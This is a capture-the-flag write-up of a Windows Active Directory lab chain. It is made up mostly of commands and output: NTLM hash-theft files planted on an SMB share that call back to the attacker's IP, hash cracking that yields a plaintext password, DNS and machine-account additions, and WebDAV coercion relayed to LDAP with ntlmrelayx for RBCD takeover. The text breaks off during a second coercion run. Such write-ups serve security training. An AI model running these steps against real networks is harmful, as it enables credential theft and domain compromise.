Overview
- Type Chains
- OS Windows
- Severity Hard
- Creator xct
- Release date 2021 Dec 25
- IP 10.10.233.245, 10.10.233.246
Enumeration
Start the instance via Discord, wait around 5 minutes for the machine to start all services and let’s go:
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.233.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 10:24 JST
Nmap scan report for 10.10.233.245
Host is up (0.25s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-02-06 01:31:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: intercept.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.intercept.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.intercept.vl
| Not valid before: 2024-07-17T15:52:02
|_Not valid after:  2025-07-17T15:52:02
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intercept.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.intercept.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.intercept.vl
| Not valid before: 2024-07-17T15:52:02
|_Not valid after:  2025-07-17T15:52:02
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: intercept.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.intercept.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.intercept.vl
| Not valid before: 2024-07-17T15:52:02
|_Not valid after:  2025-07-17T15:52:02
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intercept.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.intercept.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.intercept.vl
| Not valid before: 2024-07-17T15:52:02
|_Not valid after:  2025-07-17T15:52:02
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.intercept.vl
| Not valid before: 2025-02-05T00:42:14
|_Not valid after:  2025-08-07T00:42:14
| rdp-ntlm-info:
|   Target_Name: INTERCEPT
|   NetBIOS_Domain_Name: INTERCEPT
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: intercept.vl
|   DNS_Computer_Name: DC01.intercept.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-02-06T01:32:26+00:00
|_ssl-date: 2025-02-06T01:33:04+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
55228/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
55232/tcp open  msrpc         Microsoft Windows RPC
55245/tcp open  msrpc         Microsoft Windows RPC
55276/tcp open  msrpc         Microsoft Windows RPC
56450/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller for the
intercept.vldomain.- add
DC01.intercept.vl,intercept.vlin /etc/hosts
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.233.246
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 10:25 JST
Nmap scan report for 10.10.233.246
Host is up (0.24s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
135/tcp  open  msrpc      Microsoft Windows RPC
139/tcp  open  tcpwrapped
445/tcp  open  tcpwrapped
3389/tcp open  tcpwrapped
| rdp-ntlm-info:
|   Target_Name: INTERCEPT
|   NetBIOS_Domain_Name: INTERCEPT
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: intercept.vl
|   DNS_Computer_Name: WS01.intercept.vl
|   DNS_Tree_Name: intercept.vl
|   Product_Version: 10.0.19041
|_  System_Time: 2025-02-06T01:29:41+00:00
| ssl-cert: Subject: commonName=WS01.intercept.vl
| Not valid before: 2025-02-05T00:41:29
|_Not valid after:  2025-08-07T00:41:29
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems we found a workstation in the
intercept.vldomain.- Main open ports are SMB, RPC and also RDP, WinRM.
- add
WS01.intercept.vlin /etc/hosts
SMB Shared folder (445/tcp)
Checking the SMB signin:
$ nxc smb 10.10.233.245-246 --gen-relay-list relay.txt
SMB         10.10.233.245   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
SMB         10.10.233.246   445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:intercept.vl) (signing:False) (SMBv1:False)
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
The DC has signing enforced but the workstation system hasn’t.
Enumerate the SMB shares:
- DC01:
$ nxc smb DC01.intercept.vl -u 'guest' -p '' --shares
SMB         10.10.233.245   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
SMB         10.10.233.245   445    DC01             [-] intercept.vl\guest: STATUS_ACCOUNT_DISABLED
- Guest account is disabled.
Let’s retry anonymously:
$ nxc smb DC01.intercept.vl -u '' -p '' --shares
SMB         10.10.233.245   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
SMB         10.10.233.245   445    DC01             [+] intercept.vl\:
SMB         10.10.233.245   445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
Not allowed.
- WS01:
$ nxc smb WS01.intercept.vl -u 'guest' -p '' --shares
SMB         10.10.233.246   445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:intercept.vl) (signing:False) (SMBv1:False)
SMB         10.10.233.246   445    WS01             [+] intercept.vl\guest:
SMB         10.10.233.246   445    WS01             [*] Enumerated shares
SMB         10.10.233.246   445    WS01             Share           Permissions     Remark
SMB         10.10.233.246   445    WS01             -----           -----------     ------
SMB         10.10.233.246   445    WS01             ADMIN$                          Remote Admin
SMB         10.10.233.246   445    WS01             C$                              Default share
SMB         10.10.233.246   445    WS01             dev             READ,WRITE      shared developer workspace
SMB         10.10.233.246   445    WS01             IPC$            READ            Remote IPC
SMB         10.10.233.246   445    WS01             Users           READ
Found:
- READ only access to
Usersshare- READ/WRITE access to
devshare
Let’s grab all:
$ smbclientng -u 'guest' -p '' --host WS01.intercept.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'WS01.intercept.vl' as '.\guest'!
■[\\WS01.intercept.vl\]> use dev
■[\\WS01.intercept.vl\dev\]> tree
├── projects/
│   └── kernel_driver/
│       └── readme.txt
├── tools/
│   └── Autologon64.exe
└── readme.txt
■[\\WS01.intercept.vl\dev\]> get *
[info] Total entries processed in the directory 'projects\kernel_driver': 1
'readme.txt' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 123/123 bytes • ? • 0:00:00
'Autologon64.exe' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 441.2/441.2 kB • ? • 0:00:00
[info] Total entries processed in the directory 'tools\Autologon64.exe': 1
■[\\WS01.intercept.vl\Users\]> exit
In Users share, nothing was interesting.
Check our findings:
$ cat readme.txt
Please check this share regularly for updates to the application (this is a temporary solution until we switch to gitlab).
This suggests that someone is updating something on this share and also encourages to check back regulary.
We also confirmed that we can write here. If we can write a domain share, it’s possible to place a scf/lnk or other hash-grabbing payload that will coerce NTLM Authentication back to our machine!
But we can not relay this anywhere since the only other machine is the domain controller which has SMB signing enforced, but we can try to crack the NetNLTMv2 hash should a user visit the share.
WS01
NTLM Hash grabbing (Kathryn.Spencer)
We can proceed for a hash grabbing using the tools below:
- Hashgrab, a tool to generate scf, url & lnk payloads to put onto a smb share. These force authentication to an attacker machine in order to grab hashes (for example with responder).
- ntlm_theft, a tool for generating multiple types of NTLMv2 hash theft files.
$ git clone https://github.com/Greenwolf/ntlm_theft.git
$ python3 ntlm_theft/ntlm_theft.py -g modern -s 10.8.4.253 --filename link
Skipping SCF as it does not work on modern Windows
Created: link/link-(url).url (BROWSE TO FOLDER)
Created: link/link-(icon).url (BROWSE TO FOLDER)
Created: link/link.lnk (BROWSE TO FOLDER)
Created: link/link.rtf (OPEN)
Created: link/link-(stylesheet).xml (OPEN)
Created: link/link-(fulldocx).xml (OPEN)
Created: link/link.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: link/link-(includepicture).docx (OPEN)
Created: link/link-(remotetemplate).docx (OPEN)
Created: link/link-(frameset).docx (OPEN)
Created: link/link-(externalcell).xlsx (OPEN)
Created: link/link.wax (OPEN)
Created: link/link.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: link/link.asx (OPEN)
Created: link/link.jnlp (OPEN)
Created: link/link.application (DOWNLOAD AND OPEN)
Created: link/link.pdf (OPEN AND ALLOW)
Skipping zoom as it does not work on the latest versions
Skipping Autorun.inf as it does not work on modern Windows
Skipping desktop.ini as it does not work on modern Windows
Generation Complete.
Start an impacket SMB server:
$ impacket-smbserver -smb2support share .
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
Put the malicious files to the target:
$ smbclientng -u 'guest' -p '' --host WS01.intercept.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'WS01.intercept.vl' as '.\guest'!
■[\\WS01.intercept.vl\]> use dev
■[\\WS01.intercept.vl\dev\]> put link.lnk
Then we grab a Hash:
[*] Incoming connection (10.10.233.246,55391)
[*] AUTHENTICATE_MESSAGE (INTERCEPT\Kathryn.Spencer,WS01)
[*] User WS01\Kathryn.Spencer authenticated successfully
[*] Kathryn.Spencer::INTERCEPT:aaaaaaaaaaaaaaaa:42cc9ec1f061d63acb69fc182cf697ee:010100000000000000df09b63d78db017c04181e791941a300000000010010006f00410072006e005700440063005600030010006f00410072006e0057004400630056000200100061006d004e005a0041006500480067000400100061006d004e005a0041006500480067000700080000df09b63d78db0106000400020000000800300030000000000000000000000000200000088ad232733ae56b581c9a299952c92d5b3c53cfecb0c793f01551f11dadcba80a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000
Then lucky we can crack it with Hashcat:
$ hashcat -a 0 -m 5600 Kathryn.Spencer.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
KATHRYN.SPENCER::INTERCEPT:aaaaaaaaaaaaaaaa:42cc9ec1f061d63acb69fc182cf697ee:010100000000000000df09b63d78db017c04181e791941a300000000010010006f00410072006e005700440063005600030010006f00410072006e0057004400630056000200100061006d004e005a0041006500480067000400100061006d004e005a0041006500480067000700080000df09b63d78db0106000400020000000800300030000000000000000000000000200000088ad232733ae56b581c9a299952c92d5b3c53cfecb0c793f01551f11dadcba80a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000:Chocolate1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: KATHRYN.SPENCER::INTERCEPT:aaaaaaaaaaaaaaaa:42cc9ec...000000
Found
Kathryn.Spencer:Chocolate1
AD enumeration with BloodHound
Gathering AD data:
$ nxc ldap dc01.intercept.vl  -u 'Kathryn.Spencer' -p 'Chocolate1' --bloodhound -c all,LoggedOn --dns-server 10.10.233.245
SMB         10.10.233.245   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
LDAP        10.10.233.245   389    DC01             [+] intercept.vl\Kathryn.Spencer:Chocolate1
LDAP        10.10.233.245   389    DC01             Resolved collection methods: acl, session, objectprops, rdp, psremote, trusts, container, loggedon, localadmin, dcom, group
LDAP        10.10.233.245   389    DC01             Done in 00M 48S
LDAP        10.10.233.245   389    DC01             Compressing output into /home/user/.nxc/logs/DC01_10.10.233.245_2025-02-06_121623_bloodhound.zip
Check LDAP signing:
$ nxc ldap dc01.intercept.vl  -u 'Kathryn.Spencer' -p 'Chocolate1' -M ldap-checker
SMB         10.10.233.245   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
LDAP        10.10.233.245   389    DC01             [+] intercept.vl\Kathryn.Spencer:Chocolate1
LDAP-CHE... 10.10.233.245   389    DC01             LDAP Signing NOT Enforced!
LDAP-CHE... 10.10.233.245   389    DC01             LDAPS Channel Binding is set to "NEVER"
Good news, LDAP signing and Channel binding are not enforced (default configuration), then this opens up a possibility for an attack on clients which is known as RBCD workstation takeover.
Gathering ADCS Certificate data:
$ certipy-ad find -u 'Kathryn.Spencer' -p 'Chocolate1' -dc-ip dc01.intercept.vl -dns-tcp -ns 10.10.233.245 -bloodhound
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'intercept-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'intercept-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'intercept-DC01-CA' via RRP
[*] Got CA configuration for 'intercept-DC01-CA'
[*] Saved BloodHound data to '20250206122553_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
Check Machine Account Quota:
$ nxc ldap dc01.intercept.vl  -u 'Kathryn.Spencer' -p 'Chocolate1' -M maq
SMB         10.10.233.245   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:intercept.vl) (signing:True) (SMBv1:False)
LDAP        10.10.233.245   389    DC01             [+] intercept.vl\Kathryn.Spencer:Chocolate1
MAQ         10.10.233.245   389    DC01             [*] Getting the MachineAccountQuota
MAQ         10.10.233.245   389    DC01             MachineAccountQuota: 10
Good news, we can add new computer
Ingest AD and ADFS dump to BHCE (BloodHound Community Edition):

Simon.Bowenis member of thehelpdeskgroup which hasGenericAllpermissions over theca-managersOU. GenericAll will allow us to take control over theca-managersgroup inside the OU and to add ourselves (e.g. Simon) to this group as well.
But we don’t have any credentials for Simon yet…

Looking at Kathryn’s permissions does not show anything interesting:
WebDAV coerced authentication relaying (Intercept_User)
We just have a low privileged domain user that has no permissions anywhere which means we are limited to actions that any domain user is allowed to.
Luckily this involves quite a lot of things:
- First of all we can add computer accounts to the domain because the quota is set to 10 (the default).
- On the other hand LDAP signing and channel binding is not enforced (also the default). This opens up a possibility for an attack on clients which is known as RBCD workstation takeover.
Roughly this works as follows:
- First, we coerce authentication from a workstation that is running the webclient service (if its not running it can be forced to start remotely).
- This will give us a machine account authentication from
WS01$to our machine. - Sadly we can’t relay SMB authentication to the only other machine (the DC) because of enforced SMB-Signing. However we can coerce authentication against WebDAV instead. WebDAV uses HTTP, so the machine will use NTLM Authentication to authenticate.
- Since this is a web request, SMB-Signing is not relevant here and we are now indeed able to relay the authentication to the DC (to LDAP, since LDAP signing is not enforced).
- Using WebDAV coersion instead of SMB can be achieved by specifiying a port that’s not 445, e.g.
\\attacker@8080.
We need to check if the WebDav Client Service is enabled on the workstation:
$ nxc smb ws01.intercept.vl  -u 'Kathryn.Spencer' -p 'Chocolate1' -M webdav
SMB         10.10.233.246   445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:intercept.vl) (signing:False) (SMBv1:False)
SMB         10.10.233.246   445    WS01             [+] intercept.vl\Kathryn.Spencer:Chocolate1
WEBDAV      10.10.233.246   445    WS01             WebClient Service enabled on: 10.10.233.246
Lucky WebDav client is enabled
There is however one caveat. We can not put an IP address – it will only authenticate against a target thats in the trusted zone so we would need to add a dns entry somehow.
Luckily this is also something that’s allowed for any user in the domain by default!
So what does relaying this authentication to LDAP on the DC let us do?
We will be in the context of WS01$ and that account is allowed to set any attribute on itself (since its the owner).
This allows us to create the conditions for RBCD writing the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on WS01$ and with that allow a new machine account we create to impersonate any user on the machine.
Let’s execute the attack now:
Add new dns entry that points to our attacker machine:
$ git clone https://github.com/dirkjanm/krbrelayx.git
$ python3 krbrelayx/dnstool.py -u 'intercept.vl\kathryn.spencer' -p 'Chocolate1' -r pwn.intercept.vl -d 10.8.4.253 --action add -dns-ip 10.10.233.245 dc01.intercept.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Double check:
$ python3 krbrelayx/dnstool.py -u 'intercept.vl\kathryn.spencer' -p 'Chocolate1' -r pwn.intercept.vl -d 10.8.4.253 --zone intercept.vl -dns-ip 10.10.233.245 dc01.intercept.vl
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record pwn
DC=pwn,DC=intercept.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intercept,DC=vl
[+] Record entry:
 - Type: 1 (A) (Serial: 106)
 - Address: 10.8.4.253
Add a new machine account:
$ impacket-addcomputer -computer-name 'WS02$' -computer-pass 'Azerty123!' -dc-host dc01.intercept.vl -domain-netbios intercept  'INTERCEPT/Kathryn.Spencer:Chocolate1'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account WS02$ with password Azerty123!.
Start our listener for relaying auth to LDAP on the DC in order to configure RBCD on WS01$ (it’s allowed to write it’s own attribute):
- Case 1: We don’t create a new computer object but we escalate our previous computer
WS02$created before to be able to impersonate users onWS01$:
$ impacket-ntlmrelayx -smb2support -t ldap://dc01.intercept.vl --http-port 8080 --delegate-access --escalate-user 'WS02$' --no-dump --no-acl --no-da
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 8080
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
- Case 2: We create a new computer object with the capacity to impersonate users on
WS01$:
$ impacket-ntlmrelayx -smb2support -t ldap://dc01.intercept.vl --http-port 8080 --delegate-access --no-dump --no-acl --no-da
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 8080
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
Coerce Authentication from the workstation WS01$ using a non-default port so it’s a WebDAV authentication
- For case 1 with Coercer:
$ coercer coerce -u 'Kathryn.Spencer' -p 'Chocolate1' -d intercept.vl --auth-type http --http-port 8080 -l pwn -t ws01.intercept.vl --always-continue
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target ws01.intercept.vl
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49668,49669,49676
[+] DCERPC port '49668' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\pwn@8080/KYR\share\file.txt\x00')
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcAddUsersToFileEx(FileName='\\pwn@8080/7GC\share\file.txt\x00')
      [+] (ERROR_BAD_NETPATH) MS-EFSR──>EfsRpcDecryptFileSrv(FileName='\\pwn@8080/cOx\share\file.txt\x00')
      [>] (-testing-) MS-EFSR──>EfsRpcDuplicateEncryptionInfoFile(SrcFileName='\\pwn@8080/10u\share\file.txt\x00')
ntlmrelayx output:
[*] HTTPD(8080): Client requested path: /kyr/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /kyr/pipe/srvsvc
[*] HTTPD(8080): Connection from 10.10.233.246 controlled, attacking target ldap://dc01.intercept.vl
[*] HTTPD(8080): Client requested path: /kyr/pipe/srvsvc
[*] HTTPD(8080): Authenticating against ldap://dc01.intercept.vl as INTERCEPT/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(8080): Client requested path: /kyr/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /kyr/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(8080): Connection from 10.10.233.246 controlled, but there are no more targets left!
[*] Delegation rights modified succesfully!
[*] WS02$ can now impersonate users on WS01$ via S4U2Proxy
[*] HTTPD(8080): Client requested path: /7gc/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /7gc/pipe/srvsvc
[*] All targets processed!
WS02$can now impersonate users on WS01$ via S4U2Proxy
- For Case 2 with PetitPotam
$ python3 PetitPotam/PetitPotam.py -d intercept.vl -u 'Kathryn.Spencer' -p 'Chocolate1' 'pwn@8080/a' ws01.intercept.vl


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:ws01.intercept.vl[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
ntlmrelayx output:
[*] HTTPD(8080): Client requested path: /a/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /a/pipe/srvsvc
[*] HTTPD(8080): Connection from 10.10.233.246 controlled, attacking target ldap://dc01.intercept.vl
[*] HTTPD(8080): Client requested path: /a/pipe/srvsvc
[*] HTTPD(8080): Authenticating against ldap://dc01.intercept.vl as INTERCEPT/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(8080): Client requested path: /a/pipe/srvsvc
[*] HTTPD(8080): Client requested path: /a/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(8080): Connection from 10.10.233.246 controlled, but there are no more targets left!
[*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDAPS via StartTLS
[*] Attempting to create computer in: CN=Computers,DC=intercept,DC=vl
[*] Adding new computer with username: GCERVJJN$ and password: 92>))JtDBL<YVWy result: OK
[*] Delegation rights modified succesfully!
[*] GCERVJJN$ can now impersonate users on WS01$ via S4U2Proxy
With the credentials of the new computer
GCERVJJN$:92>))JtDBL<YVWy, we can now impersonate users on WS01$ via S4U2Proxy
- For case 2 with Coercer:
$ coercer coerce -u 'Kathryn.Spencer' -p 'Chocolate1' -d intercept.vl --auth-type http --http-port 8080 -l pwn -t ws01.intercept.vl --always-continue
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target ws01.intercept.vl
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49668,49669,49676
[+] DCERPC port '49668' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
